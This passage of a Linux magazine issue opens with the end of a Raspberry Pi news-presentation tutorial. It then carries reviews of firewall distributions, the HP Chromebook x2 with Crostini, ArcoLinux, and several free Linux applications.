The final line of the program, `prs.save()`, builds and saves the presentation. The presentation file is saved to the same folder where the Python program is stored and executed from. You can alter the file location and the name of the file if you require.

```
prs.save('Whats_News.pptx')
```

16 Run the program

Save your code and then run it by pressing **F5**. The program will connect to the news website and download stories. You can adjust the number that you require by editing the value in step 10.

The program then bundles the slides together and exports them as a file with the `.pptx` extension (Microsoft PowerPoint's default format). You can view the presentation directly on the Raspberry Pi using Libre Office, or transfer the file to another device and use most standard presentation software to open it.

Feel free, of course, to improve the program further – perhaps by adding some error-checking code in case the downloading of data fails for some reason. ■

Make the What's News? app

Why not create an automated news machine, and add email functionality and a button to trigger up-to-the-minute news feeds? Simply press the big red button and the program runs, pulls down the news, creates the presentation and then emails it to a preselected account. It's great for educational environments; see <http://www.tecoed.co.uk/whats-news-app.html>.



Tutorial files
available:
filesilo.co.uk



Mac FORMAT

Everything you need
to live the Apple life



NEW ISSUE ON SALE NOW!

Available from www.myfavouritemagazines.co.uk/MACsubs

Reviews

81 Group test | 86 Hardware | 88 Distro | 90 Free software



GROUP TEST

Firewall distributions

Use one of these open source firewall distributions to shield your home or small-office network from the dangers lurking on the internet

IPFire

One of the most popular and comprehensive firewalls, IPFire is a Stateful Packet Inspection (SPI) firewall built on top of the netfilter utility. The firewall uses a kernel hardened with the grsecurity patch-set to thwart zero-day exploits, and comes with strict access controls. www.ipfire.org

OPNsense

OPNsense is based on FreeBSD and started as a fork of the more established pfSense in early 2015. Its devs believed they could create a much stronger firewall so the two projects have grown apart; OPNsense now only shares about 10 per cent of its code with pfSense. www.opnsense.org

pfSense


Like OPNsense, pfSense is based on FreeBSD and also uses a stateful firewall. It can filter traffic by source and destination IP, IP protocol, and source and destination port for TCP and UDP traffic. It runs on a range of hardware but the latest stable version is only available as 64-bit. www.pfsense.org

Smoothwall Express

This is the freely distributable version of the Smoothwall firewall. Originally known as Smoothwall GPL, it's been under development since 2000 and is designed with home and small business users in mind. It's entirely funded by Smoothwall. www.smoothwall.org

pfSense

The FreeBSD-based distro that does a lot more than firewalling



■ Use the Traffic Shaping wizard in pfSense to create a default set of rules that you can then fine-tune for your own network

Ease of deployment

This is the original project from which OPNsense was forked. Although the two projects are internally quite different now, their installers and initial configuration process are largely identical. Post installation, you'll have to assign the network interfaces and configure them by assigning roles before you head on to its web-based interface.

Extensibility and maintenance

pfSense includes a package manager which can be used to install and update dozens of useful packages including Asterisk, Dansguardian, FreeRadius2, Snort, Squid and many others. The distribution will check for updates that can be installed with a single click. pfSense also includes a host of diagnostic tools and utilities to troubleshoot the installation.

Other functions

pfSense has an impressive list of features beyond its basic firewall. You can use it as a server load-balancer, provide VPN functionality via IPsec and OpenVPN, a Dynamic DNS client to register your public IP address with a host of services, and more. You can use it just like most of its peers as an infrastructure server and even display a captive portal.

Management interface

The similarity between pfSense and OPNsense extends to the interface. pfSense has a different layout with the options rolled into drop-down menus. There's no search function to easily find settings, but you do get helpful buttons to show related settings.

Overall

A very mature firewall product that, like its fork, offers a lot more than a simple firewall straight out of the box. Again, its interface might confuse new users but its 'related settings' option is a big help.

8

SmoothWall Express

A mature and adept firewall-only product that offers no add-ons



■ You can plug in a configured drive and SmoothWall Express will automatically backup the running firewall into it

Ease of deployment

Installing Smoothwall is fairly straightforward. Once you've selected a file system and it has taken over the computer's disk, it launches a brief setup wizard to configure things such as the machine's hostname. You're also asked to choose one of the three preset policies for outgoing traffic. Then, as with IPFire, you assign NICs to one of four colour-coded zones.

Extensibility and maintenance

Although the distribution boots to a shell, it has no package management functionality. In fact not even the web UI offers an option to add or enable modules, as all supported features are shipped in the distribution. You can check for updates and install all with a single click, and you also get the option to take a backup of the current configuration.

Other functions

Besides its standard firewalling features, you can use Smoothwall as a web proxy, a POP3 email proxy and an IM proxy that even displays real-time logs. The distribution displays detailed traffic stats for every interface and even for individual IP addresses, and you can also ask the firewall to manage and update your dynamic name server as well.

Management interface

The firewall's web-based administration interface divides functionality between two sets of tabs. All firewall-related functions are housed under the Networking tab. It also offers basic integration; for example, you can create block rules while browsing the logs.

Overall

A good firewall distribution that does what it's designed to do and not much else. Its web-based interface is simple, and despite being rudimentary is inviting enough even for inexperienced users.

6

In brief: compare and contrast our verdicts

	IPFire	OPNsense	pfSense	Smoothwall Express
Ease of deployment	Setup involves picking a layout for your NICs from four standard coloured zones 8	Boots straight into the installer and uses a CLI dashboard to configure your NICs 7	OPNsense's progenitor has an almost identical install and setup process, unsurprisingly 7	Like IPFire, it requires arranging your NICs into one of four colour-coded zones 8
Extensibility and maintenance	Uses its own package manager, Pakfire, that offers several useful add-ons 8	It officially supports dozens of add-ons and can also fetch and install updates automatically 8	Includes a package manager to install additional servers and system updates 8	Can fetch updates but doesn't include a package manager or extra add-ons 6
Other functions	Can be extended to function as an adequate router or even a gateway 8	OPNsense pays special attention to security and bundles lots of useful network services 9	pfSense supports dozens of packages for deploying useful server functions 9	Besides the firewall, it can be used as a proxy for web, POP3 and IM traffic, with logs 6
Management interface	Logically arranged interface with a simple layout that's clean and intuitive 8	It has the most appealing interface in the test, with a useful search box to hunt down options 8	Liberally uses drop-down menus and can show related settings and help info 8	Has a simple but somewhat unintuitive interface compared with its peers 7
Overall	Easy to configure and can take on more functionality if needed 8	One of two firewall solutions here that can roll out all kinds of network services 8	A good option if you're looking for a gateway server and not just a firewall server 8	Would work for deployments that only need a firewall server and nothing else 6


AND THE WINNER IS...

IPFire

When it comes to rolling out a service such as a firewall, an admin's personal preference will override the product's technical dexterity. This is why, despite our objective testing, the results and our recommendation are influenced by our own preferences. All the firewall distributions in this group test work wonderfully well and are pretty much on equal footing when it comes to firewalling network traffic.

Given their shared lineage, the FreeBSD-based pfSense and OPNsense are very similar. Even their shells display a similar command-line dashboard of sorts. Important tasks such as assigning roles for the different NICs is also very similar. But the web-based administration interfaces of OPNsense and pfSense are a lot more useful in the hands of an experienced administrator rather than a home-office user. While the interfaces aren't overly complicated, navigating them does take a bit more familiarity with the craft than with SmoothWall Express and IPFire.

Smoothwall Express only loses out because of its inability to be more than a firewall, which may be just what you're



■ Spend some time leafing through IPFire's extensive wiki to get the lay of the land

looking for. On the other hand, IPFire manages to walk the tightrope between form and function. It has an approachable admin interface, is not short of functions, can be expanded with add-ons and has ample documentation. IPFire is as usable as the others for the most common firewall-related activities, which makes it an ideal choice for

a wide variety of users. However, you might find Smoothwall Express more suitable for your network, or care about some of the extra features of pfSense and OPNsense. They're all virtualisation-friendly so we'd advise you to set them up inside a VM and explore before you select one.

■ **Mayank Sharma**

MAKE YOUR OWN PROJECTS WITH THE RASPBERRY PI

Learn the electronics, computing and coding skills you need to make your own projects with the Raspberry Pi, and let your imagination run wild

NEW

Raspberry Pi for Beginner

All you need to know to get started with your Raspberry Pi

Step-by-step setup to
Understand Pi essentials
100% independent

ON SALE
NOW

Guides
for every
Pi inside

100% UNOFFICIAL

ISBN 978-1-78546-971-8




9 781785 469718



TENTH
EDITION
THE NEW
Raspberry Pi
BOOK

£12.99



FUTURE



Ordering is easy. Go online at:

www.myfavouritemagazines.co.uk



Or get it from selected supermarkets & newsagents



Above The Chromebook x2's tablet section is attached using strong magnets, and a cloth attachment is included for the stylus

HARDWARE

HP Chromebook x2

Price

£600

Website

www.acer.com

Specs

CPU 1GHz Intel Core

m3-7Y30

Display 12.3-inch,

2400 x 1600

Graphics Intel HD

Graphics 615

RAM 4GB

Storage 32GB eMMC

Ports 1x headphone/

microphone, 2x USB 3.0

Type-C Gen 1, SD card reader

Connectivity 802.11b/g/n/ac

(2x2) Wi-Fi, Bluetooth 4.2

Weight 1.4kg

Size 29.2x21.1x0.9cm


HP's latest Chromebook is the first detachable Chrome OS machine, with the ability to run full Linux

Typically aimed at the classroom or the ultra-low-cost end of the market, the Chromebook continues its march into the mainstream with the launch of the HP Chromebook x2, the world's first detachable Chromebook. HP is, of course, no newcomer to the market, with vast experience in Chromebooks, detachables and even devices with the x2 moniker – various x2 branded products are available, confusingly.

A quick glance at the spec sheet suggests that the machine is unusually well specified in the CPU department for Chrome OS use, although 4GB RAM and 32GB storage are typical and the cost is certainly above what you'd expect to pay for a laptop running Google's OS. When you take the laptop out of the box, the price at least starts to make sense – this is a wonderfully premium piece of hardware.

From the white ceramic feel on the lid and the Gorilla Glass screen and responsive keyboard, to the Bang & Olufsen speakers at the side of the beautiful high-resolution display, the machine quickly begins to feel well worth its cost. The machine is well-built and has a reassuring weight to it, but impressively the tablet portion alone weighs only 735g, making it easily manageable as an alternative to an iPad or Android.

Chrome OS itself has been developing at breakneck speed, building upon its Linux-based Chromium OS roots to try and bury once and for all the perception that a Chrome OS device is 'just an expensive web browser'. Google has now rolled out the Play Store across the platform, enabling Chrome OS devices to run a vast array of Android apps, and the utility of Chrome OS devices is set to take another leap with the launch of the 'Crostini' project.



Above The Crostini (Linux container) installation has all the polish you'd expect of a Google product, and is easy to use

“Installing apps becomes as simple as using apt, and the usual Debian repos are available right out of the box”

If you've used Chrome OS before, you may be familiar with a project named 'Crouton'. The project provided the ability to chroot into a full Linux install on a Chrome OS device to provide a degree of Linux functionality. The install process was complex, requiring the machine to be switched to developer mode and Crouton itself to be installed using a script launched from a terminal window. While this was quite cool for a more techie audience, it was certainly not suitable for the mainstream. Crostini takes things a step further and looks to bring full Linux compatibility to non-dev Chrome OS channels courtesy of an easy to install Debian container. And you know what? It works well.


As of today, enabling Crostini requires a toggle in the Chrome OS settings to be enabled, which then adds a terminal application to your standard app list. Clicking this icon automatically downloads and installs the Linux container, after which you're dropped at a terminal with a familiar Debian distro. Installing apps becomes as simple as using **apt** and the usual Debian repos are available right out of the box. We've always found image editing on a Chromebook to be painful, so of course the first thing we tried was installing GIMP. After installation an icon appeared in the main device app list and we were ready to go – this is particularly useful as the Chromebook x2 includes a very capable stylus.

With GIMP working well, we installed something a bit more demanding: the Rider IDE from JetBrains. While this too installed and worked just fine after downloading the deb package, when loading larger solutions we did start to hit the limitations of 4GB RAM with no swap available, highlighting one of the potential issues with Crostini. Chrome OS machines have typically been designed with the low memory and storage requirements of Chrome OS in mind, something that will change as the OS's capabilities and application availability change.

Crostini is still gradually progressing from Dev to Beta to Stable channels, and we expect to see several improvements as it approaches General Availability. What it offers today is already very impressive; integration is seamless and together with the fantastic hardware of the Chromebook x2 it provides an unorthodox but enjoyable Linux experience.

It's clear that the project won't suit the most hardcore of Linux users, but as an option for a secondary machine, a way to bring Linux to a wider audience or just a solution to the 'app gap' on Chrome OS, Google has done a great job – and together with desirable hardware such as the Chromebook x2, Chrome OS's success looks set to continue.

■ **Paul o'Brien**



✓ Pros

Premium hardware design and a capable processor. Offers a lightweight tablet with Android apps, excellent keyboard feel, stylus in the box and USB C connectivity.

✓ Cons

Very expensive for a Chrome OS device with only 4GB of RAM and 32GB storage, which is limiting for Linux. A good Linux experience but not a *full* Linux experience.

Summary

The important thing when deciding whether to buy a Chromebook x2 is to know what you're getting. You won't be running pure Linux with the distro of your choice, but you will get a good deal of the experience with a huge number of

8

Android apps.



Above Once you're comfortable with the distribution, begin your learning by first switching to Openbox and then to the tiling window manager i3

DISTRO

ArcoLinux 6.9.2



Specs

CPU Any 64-bit processor

Graphics Depends on the desktop you install

RAM At least 4GB for an enjoyable experience

Storage At least 12GB

Licence GPL and others

Available from

<https://arcolinux.com>

It's based on Arch and is barely a year old, but don't dismiss it as just another Arch-based distribution


ArcoLinux has had a busy first year. The distribution/project has gone through two name changes in order to better encapsulate its developers' ever-growing vision. Unlike most distributions, ArcoLinux is pitched as a platform to learn Linux the Arch way. The lead developer has broken up the Linux learning process into six phases, and the three ArcoLinux distributions are part of those phrases. Interestingly, the final phase of the process is to create your own customised distribution on the mainline Arch install.

Of the project's three releases, the main ArcoLinux release comes with three desktop environments, is chock full of productivity apps and is designed for the average desktop user. On the other end of the spectrum is the minimalist ArcoLinuxD release, which ships with just enough components to help you build your own custom ArcoLinux installation.

The third and newest option is called ArcoLinuxB, enabling you to modify the stock ArcoLinux ISO and build your own custom image. The project hosts a string of such customised ISOs as contributed by its community.

ArcoLinux recommends beginning your journey with the namesake distribution, which has just had its last release before the developers take some time off. The ISO weighs in at 2GB, which is a self-imposed ceiling by the developers. The Live environment boots into a customised Xfce desktop and straight away fires up the Calamares installer. You can safely exit it to experience the distribution before you anchor it to your disk.

The distributions' customised desktop looks inviting, with its attractive icon theme and the stuffed Plank dock. ArcoLinux uses Xfce's Whisker menu and there's also the Variety wallpaper switcher



Above You'll find tonnes of scripts on ArcoLinux's GitHub page (<https://github.com/arcolinuxb>) to create your own custom ArcoLinux-based distribution

“The distribution is nicely complemented by a diverse documentation infrastructure designed to help you skill-up from a Linux newbie to a full-fledged Arch user”

that automatically grabs random wallpapers from desktoppr.co. In terms of apps, ArcoLinux has everything you'd expect from a mainstream desktop distribution and then some. Virtually all classes of apps have multiple options, including multiple browsers and multimedia players, plus several IDEs and advanced text editors. In fact besides Xfce, the distribution also includes the Openbox and i3 desktop environments. The one downside of this multiplicity is that the developers couldn't fit in an office suite without going over the 2GB limit. You can of course easily pull one from the repositories.

In terms of usability, the distribution is like any other Arch-based desktop. You can access Arch's apps universe via the graphical `pamac` package manager, or the much-celebrated `pacman` command-line tool. The developers have spent a considerable amount of time building documentation around the project that will not only help you get things done in ArcoLinux but also closer to installing and maintaining a mainline Arch installation.

Choice is one of the distinct characteristics of ArcoLinux. The developers have added several

configuration options in the Xfce Settings panel to help you further customise the desktop. You get loads of options to personalise various aspects of your installation's appearance with custom themes and icons. They've also added `oomox` for customising themes and you also get `conkyzen` to apply all kinds of Conky applets on the desktop. There are some small but useful touches like the `Fix Hardcoded Icons` script, which applies the current theme to app icons that don't adhere to the theme by default.

The distribution is nicely complemented by a diverse documentation infrastructure designed to help you skill-up from a Linux newbie to a full-fledged Arch user. ArcoLinux has multiple websites to cater to different aspects of the project, and its lead developer is a prolific YouTuber, with over 500 videos on how to get things done with the three different editions.

One point worth noting: though at first glance the websites look haphazardly arranged, they're supposed to be navigated in a particular order, which does take some getting used to.

■ **Mayank Sharma**

✓ Pros

Customisation options are a treat in both the ready-to-use flavour as well as the build-your-own one.

✗ Cons

It takes some time to wrap your head around the developers' intentions with the websites.

Summary

In addition to the engineering, the thought process that's been put into the three distributions, along with the websites and the demonstration videos, is commendable. This helps it carve a niche as a user-friendly, compelling and customisable desktop distro.

8

NETWORK CHAT

BeeBEEP 5.0.0

A LAN messenger to chat with peers on the network




The Linux desktop is home to several different IM clients, and many popular Linux distributions feature one in the default installation. BeeBEEP

provides all the features of a modern IM client, but is designed to connect you directly with peers on your network. Apart from chat messages, you can also use the tool to share files with other users on the home or work network.

The peer-to-peer messenger can automatically detect other BeeBEEP users on the network. It encrypts all chat messages using the AES algorithm, and like any other IM client, you can use the tool to initiate group chats, or limit conversations to a single user. While the interface is straightforward, the tool boasts useful features such as drag-and-drop, so you don't have to navigate through menus and file folders to share files with your peers.

BeeBEEP stores all your settings and chat messages in separate `beebeep.ini` and `beebeep.dat` files, which are not affected when you update the tool to newer versions. If you have a Hunspell-compatible dictionary installed, BeeBEEP can also spellcheck your text messages. For those still on the fence, the tool also lets you transfer screenshots to your peers, and even supports desktop sharing!



Above You won't find a user manual on the website, but the interface is fairly straightforward

✓ Pros

Doesn't require any installation. Just download the tarball, unzip files, and launch the application.

✗ Cons

The single-developer project is fairly well maintained, but is still a hobbyist project.

★ Great for...

Instant hassle-free chats with peers on the network.
<http://beebeep.sourceforge.net>

TEXT EDITOR

TEA 45.0.2

An editor with hundreds of functions



Judging by Notepad on Windows, and the likes of gedit and Leafpad on Linux distributions, you might believe that text editors are simplistic and bland, with hardly any features of use beyond compiling quick to-do lists. Of course, you can extend many with plug-ins to support additional features such as syntax highlighting, line numbering and so on – but if you want more features, you usually need to switch to a word processor.

TEA, however is a contrarian text editor with a starkly different user interface. The tool boasts many unexpected features such as a built-in calendar and image viewer, bulk rename functionality, syntax highlighting, Midnight Commander-style file browser, and much more.

Despite being billed as text editor, it supports a number of file formats including ODT and DOCX among others.

The project's website is primarily in Russian, but the News section discussing new releases and a short About section are also provided in English. The project's GitHub page describes the installation procedure for Linux distributions, and its only requirements are Qt 4.6+ or Qt 5.

To properly accommodate its vast feature set, TEA uses a tabbed interface and defaults to the editor tab. The other tabs such as files, options, dates and manual are listed vertically on the right. Before doing anything else, you should spend time with the built-in manual to understand its entire feature set – or at least get a flavour of what's on offer.

✓ Pros

Easy to install, with impressive features such as replacing text in all open files.

✗ Cons

Lacks a word-count feature, and has eccentric features such as Famous Input Field.

★ Great for...

All manner of writing requirements, be it programming or just creating plain text files.

<https://github.com/psemiletov/tea-qt>

NOTE-TAKING UTILITY

Cherrytree 0.38.5

A simple to use but feature-rich notes app



Despite its version number, this application has been around for many years and is quite stable. The project identifies itself as a hierarchical note-taking application. You might not find the latest version in the software repositories of your distribution but thankfully installation is straightforward, and the project itself provides a source tarball as well as RPM and DEB packages which you can use to install the tool in a variety of Linux distributions.

On first appearance, the tool appears little more than a text editor, but it's far more useful. Unlike traditional text editors, it supports rich text format, syntax highlighting and spellchecking, and can even export your notes to plain text, PDF or HTML files.

The cross-platform tool is available for Windows and Linux and stores all the data in a single XML or SQLite file. You can even import data from a number of alternatives such as KeepNote, Gnote, Tomboy, Zim and others.

Cherrytree supports three types of items: folders, subfolders and notes. Each of these items is referred to as a node, and you can add tags for each such node, which makes it easier to search for the notes or folder you're looking for. You can also add tables to your notes, bookmark important nodes, and insert a table of contents into a node to make sense of all the data.

To top things off, the app offers plenty of customisation options, including changing the appearance of nodes in the sidebar.

✓ Pros

The interface is intuitive enough, but the project also features a thorough user manual.

✗ Cons

Features slightly cumbersome menus to accommodate its vast feature set.

★ Great for...

Organising your notes in a logical manner and importing and exporting them to other formats.

www.giuspen.com/cherrytree

VIDEO EDITOR

Shotcut 18.07.02

A lightweight video editor that supports many formats



Available for Linux, Mac and Windows, the latest release of this vastly capable video editor features many minor additions. Unlike some other similar


tools, the project prides itself for its support of keyboard shortcuts, and you can engage most of its functions without having to reach for the mouse.

You can use the timeline for non-linear video editing of multiple tracks. Thanks to FFmpeg, the tool supports a large variety of audio, video and image formats.

The latest release adds support for 4K video, webcam and audio capture, network stream playback, exporting a single frame as an image or a video as an image sequence, and even multi-format timelines – which means you can mix video segments with differing frame rates and resolutions within a single project.

